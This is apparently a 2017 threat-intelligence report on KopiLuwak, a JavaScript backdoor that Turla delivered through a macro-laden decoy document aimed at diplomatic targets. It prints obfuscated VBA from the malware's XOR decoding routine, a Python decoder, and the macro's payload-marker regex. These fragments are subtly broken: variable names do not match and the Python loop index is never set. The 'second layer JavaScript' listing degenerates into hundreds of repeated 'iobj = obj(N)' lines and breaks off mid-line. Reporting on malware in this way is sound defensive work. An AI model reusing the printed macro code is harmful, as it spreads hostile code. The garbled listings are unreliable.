



API REPORTS

# KopiLuwak: A New JavaScript Payload from Turla

By [Brian Bartholomew](#) on February 2, 2017, 3:00 pm

On 28 January 2017, John Lambert of Microsoft (@JohnLTWC) tweeted about a malicious document that dropped a “very interesting JS backdoor”. Since the end of November 2016, Kaspersky Lab has observed Turla using this new JavaScript payload and specific macro variant. This is a technique we’ve observed before with Turla’s ICEDCOFFEE payloads, detailed in a private report from June 2016 (available to customers of Kaspersky APT Intelligence Services). While the delivery method is somewhat similar to ICEDCOFFEE, the JavaScript differs greatly and appears to have been created mainly to avoid detection.

Targeting for this new malware is consistent with previous campaigns conducted by Turla, focusing on foreign ministries and other governmental organizations throughout Europe. Popularity of the malware, however, is much lower than ICEDCOFFEE, with victim organizations numbering in the single digits as of January 2017. We assess with high confidence this new JavaScript will be used more heavily in the future as a stage 1 delivery mechanism and victim profiler.

The malware is fairly simplistic but flexible in its functionality, running a standard batch of profiling commands on the victim and also allowing the actors to run arbitrary commands via Wscript.

## Actor Profile

Turla, also known as Snake / Uroboros / Venomous Bear and KRYPTON is a Russian-speaking APT group that has been active since at least 2007. Its activity can be traced to many high-profile incidents, including the 2008 attack against the US Central Command, (see [Buckshot Yankee incident](#)) or more recently, the attack against RUAG, a Swiss military contractor. The Turla group has been known as an agile, very dynamic and innovative APT, leveraging many different families of malware, satellite-based command and control servers and malware for non-Windows OSes.

Targeting Ukraine, EU-related institutions, governments of EU countries, Ministries of Foreign Affairs globally, media companies and possible corruption related targets in Russia, the group intensified their activity in 2014, which we described in our paper [Epic Turla](#). During 2015 and 2016 the group diversified their activities, switching from the Epic Turla waterhole framework to the Gluc Turla framework, which is still active. They also expanded their spear phishing activities with the Skipper / WhiteAtlas attacks, which leveraged new malware. Recently, the group has intensified their satellite-based C&C registrations ten-fold compared to their 2015 average.

## Technical Details

**Sample MD5:** 6e7991f93c53a58ba63a602b277e0777


**Name:** National Day Reception (Dina Mersine Bosio Ambassador’s Secretary).doc

**Author:** user

**LastModifiedBy:** John

**CreatedDate:** 2016.11.16 21:58:00

**ModifyDate:** 2016.11.24 17:42:00



Decoy document used in the attack

The lure document above shows an official letter from the Qatar Embassy in Cyprus to the Ministry of Foreign Affairs (MoF) in Cyprus. Based on the name of the document (National Day Reception (Dina Mersine Bosio Ambassador’s Secretary).doc, it is presumed it may have been sent from the Qatar Ambassador’s secretary to the MoF, possibly indicating Turla already had control of at least one system within Qatar’s diplomatic network.

The document contains a malicious macro, very similar to previous macros used by Turla in the past to deliver Wipbot, Skipper, and ICEDCOFFEE. However, the macro did contain a few modifications to it, mainly the XOR routine used to decode the initial JavaScript and the use of a “marker” string to find the embedded payload in the document.

## New XOR Routine

Below is a snippet of the new XOR routine used to decode the initial JavaScript payload. Turla has consistently changed the values used in this routine over the last year, presumably to avoid easy detection:

```
2 Function Q7J0hnSp1L648L6V43V(CEjqtW0XMR1V1t(Qb5b1q67C) As Byte, M5w1Z8R3VFzq5821EK4d As Long) As B
3   Dim THQNFU76n15b135nX8LV6 As Byte
4   THQNFU76n15b135nX8LV6 = 42
5   For i = 0 To M5w1Z8R3VFzq5821EK4d - 1
6     EijtW0XMR1V1t(Qb5b1q67C) = EijtW0XMR1V1t(Qb5b1q67C) Xor THQNFU76n15b135nX8LV6
7     THQNFU76n15b135nX8LV6 = ((THQNFU76n15b135nX8LV6 Xor 99) Xor (1 Mod 254))
8     Next i
9   Q7J0hnSp1L648L6V43V = True
10 End Function
```

Here is a function written in Python to assist in decoding of the initial payload:

```
1 def decode(payload, length):
2     varbyte = 42
3     for byte in payload:
4         payload[i] = byte ^ varbyte
5         varbyte = ((varbyte ^ 99) ^ (1 % 254))
6         i += 1
```

## Payload Offset

Another change in the macro is the use of a “marker” string to find the payload offset in the document. Instead of using hard coded offsets at the end of the document as in ICEDCOFFEE, the macro uses the below snippet to identify the start of the payload:

```
2 Set Vby5oj112FLw51h65 = CreateObject("vbscript.regexp")
3 Vby5oj112FLw51h65.Pattern = "^\s*\w+\.js$"
4 Set V4j8330d555F43L3qn7Q0 = Vby5oj112FLw51h65.Execute(Kq631Pcp7Cz0L47hjD70L)
```

## Second Layer JavaScript

Once the marker is found, the macro will carve out “15387 + 1” bytes (hard coded) from the end of the marker and pass that byte array to the aforementioned decoding routine. The end result is a JavaScript file (mailform.js – MD5: 05d07279ed123b3a9170fa2c540d2919) written to “%APPDATA%\Microsoft\Windows”.

```
1 (var obj = WScript.Arguments;var obj2 = obj(0);var iobj = obj(1);iobj = obj(2);iobj = obj(3);iobj = obj(4);iobj = obj(5);iobj = obj(6);iobj = obj(7);iobj = obj(8);iobj = obj(9);iobj = obj(10);iobj = obj(11);iobj = obj(12);iobj = obj(13);iobj = obj(14);iobj = obj(15);iobj = obj(16);iobj = obj(17);iobj = obj(18);iobj = obj(19);iobj = obj(20);iobj = obj(21);iobj = obj(22);iobj = obj(23);iobj = obj(24);iobj = obj(25);iobj = obj(26);iobj = obj(27);iobj = obj(28);iobj = obj(29);iobj = obj(30);iobj = obj(31);iobj = obj(32);iobj = obj(33);iobj = obj(34);iobj = obj(35);iobj = obj(36);iobj = obj(37);iobj = obj(38);iobj = obj(39);iobj = obj(40);iobj = obj(41);iobj = obj(42);iobj = obj(43);iobj = obj(44);iobj = obj(45);iobj = obj(46);iobj = obj(47);iobj = obj(48);iobj = obj(49);iobj = obj(50);iobj = obj(51);iobj = obj(52);iobj = obj(53);iobj = obj(54);iobj = obj(55);iobj = obj(56);iobj = obj(57);iobj = obj(58);iobj = obj(59);iobj = obj(60);iobj = obj(61);iobj = obj(62);iobj = obj(63);iobj = obj(64);iobj = obj(65);iobj = obj(66);iobj = obj(67);iobj = obj(68);iobj = obj(69);iobj = obj(70);iobj = obj(71);iobj = obj(72);iobj = obj(73);iobj = obj(74);iobj = obj(75);iobj = obj(76);iobj = obj(77);iobj = obj(78);iobj = obj(79);iobj = obj(80);iobj = obj(81);iobj = obj(82);iobj = obj(83);iobj = obj(84);iobj = obj(85);iobj = obj(86);iobj = obj(87);iobj = obj(88);iobj = obj(89);iobj = obj(90);iobj = obj(91);iobj = obj(92);iobj = obj(93);iobj = obj(94);iobj = obj(95);iobj = obj(96);iobj = obj(97);iobj = obj(98);iobj = obj(99);iobj = obj(100);iobj = obj(101);iobj = obj(102);iobj = obj(103);iobj = obj(104);iobj = obj(105);iobj = obj(106);iobj = obj(107);iobj = obj(108);iobj = obj(109);iobj = obj(110);iobj = obj(111);iobj = obj(112);iobj = obj(113);iobj = obj(114);iobj = obj(115);iobj = obj(116);iobj = obj(117);iobj = obj(118);iobj = obj(119);iobj = obj(120);iobj = obj(121);iobj = obj(122);iobj = obj(123);iobj = obj(124);iobj = obj(125);iobj = obj(126);iobj = obj(127);iobj = obj(128);iobj = obj(129);iobj = obj(130);iobj = obj(131);iobj = obj(132);iobj = obj(133);iobj = obj(134);iobj = obj(135);iobj = obj(136);iobj = obj(137);iobj = obj(138);iobj = obj(139);iobj = obj(140);iobj = obj(141);iobj = obj(142);iobj = obj(143);iobj = obj(144);iobj = obj(145);iobj = obj(146);iobj = obj(147);iobj = obj(148);iobj = obj(149);iobj = obj(150);iobj = obj(151);iobj = obj(152);iobj = obj(153);iobj = obj(154);iobj = obj(155);iobj = obj(156);iobj = obj(157);iobj = obj(158);iobj = obj(159);iobj = obj(160);iobj = obj(161);iobj = obj(162);iobj = obj(163);iobj = obj(164);iobj = obj(165);iobj = obj(166);iobj = obj(167);iobj = obj(168);iobj = obj(169);iobj = obj(170);iobj = obj(171);iobj = obj(172);iobj = obj(173);iobj = obj(174);iobj = obj(175);iobj = obj(176);iobj = obj(177);iobj = obj(178);iobj = obj(179);iobj = obj(180);iobj = obj(181);iobj = obj(182);iobj = obj(183);iobj = obj(184);iobj = obj(185);iobj = obj(186);iobj = obj(187);iobj = obj(188);iobj = obj(189);iobj = obj(190);iobj = obj(191);iobj = obj(192);iobj = obj(193);iobj = obj(194);iobj = obj(195);iobj = obj(196);iobj = obj(197);iobj = obj(198);iobj = obj(199);iobj = obj(200);iobj = obj(201);iobj = obj(202);iobj = obj(203);iobj = obj(204);iobj = obj(205);iobj = obj(206);iobj = obj(207);iobj = obj(208);iobj = obj(209);iobj = obj(210);iobj = obj(211);iobj = obj(212);iobj = obj(213);iobj = obj(214);iobj = obj(215);iobj = obj(216);iobj = obj(217);iobj = obj(218);iobj = obj(219);iobj = obj(220);iobj = obj(221);iobj = obj(222);iobj = obj(223);iobj = obj(224);iobj = obj(225);iobj = obj(226);iobj = obj(227);iobj = obj(228);iobj = obj(229);iobj = obj(230);iobj = obj(231);iobj = obj(232);iobj = obj(233);iobj = obj(234);iobj = obj(235);iobj = obj(236);iobj = obj(237);iobj = obj(238);iobj = obj(239);iobj = obj(240);iobj = obj(241);iobj = obj(242);iobj = obj(243);iobj = obj(244);iobj = obj(245);iobj = obj(246);iobj = obj(247);iobj = obj(248);iobj = obj(249);iobj = obj(250);iobj = obj(251);iobj = obj(252);iobj = obj(253);iobj = obj(254);iobj = obj(255);iobj = obj(256);iobj = obj(257);iobj = obj(258);iobj = obj(259);iobj = obj(260);iobj = obj(261);iobj = obj(262);iobj = obj(263);iobj = obj(264);iobj = obj(265);iobj = obj(266);iobj = obj(267);iobj = obj(268);iobj = obj(269);iobj = obj(270);iobj = obj(271);iobj = obj(272);iobj = obj(273);iobj = obj(274);iobj = obj(275);iobj = obj(276);iobj = obj(277);iobj = obj(278);iobj = obj(279);iobj = obj(280);iobj = obj(281);iobj = obj(282);iobj = obj(283);iobj = obj(284);iobj = obj(285);iobj = obj(286);iobj = obj(287);iobj = obj(288);iobj = obj(289);iobj = obj(290);iobj = obj(291);iobj = obj(292);iobj = obj(293);iobj = obj(294);iobj = obj(295);iobj = obj(296);iobj = obj(297);iobj = obj(298);iobj = obj(299);iobj = obj(300);iobj = obj(301);iobj = obj(302);iobj = obj(303);iobj = obj(304);iobj = obj(305);iobj = obj(306);iobj = obj(307);iobj = obj(308);iobj = obj(309);iobj = obj(310);iobj = obj(311);iobj = obj(312);iobj = obj(313);iobj = obj(314);iobj = obj(315);iobj = obj(316);iobj = obj(317);iobj = obj(318);iobj = obj(319);iobj = obj(320);iobj = obj(321);iobj = obj(322);iobj = obj(323);iobj = obj(324);iobj = obj(325);iobj = obj(326);iobj = obj(327);iobj = obj(328);iobj = obj(329);iobj = obj(330);iobj = obj(331);iobj = obj(332);iobj = obj(333);iobj = obj(334);iobj = obj(335);iobj = obj(336);iobj = obj(337);iobj = obj(338);iobj = obj(339);iobj = obj(340);iobj = obj(341);iobj = obj(342);iobj = obj(343);iobj = obj(344);iobj = obj(345);iobj = obj(346);iobj = obj(347);iobj = obj(348);iobj = obj(349);iobj = obj(350);iobj = obj(351);iobj = obj(352);iobj = obj(353);iobj = obj(354);iobj = obj(355);iobj = obj(356);iobj = obj(357);iobj = obj(358);iobj = obj(359);iobj = obj(360);iobj = obj(361);iobj = obj(362);iobj = obj(363);iobj = obj(364);iobj = obj(365);iobj = obj(366);iobj = obj(367);iobj = obj(368);iobj = obj(369);iobj = obj(370);iobj = obj(371);iobj = obj(372);iobj = obj(373);iobj = obj(374);iobj = obj(375);iobj = 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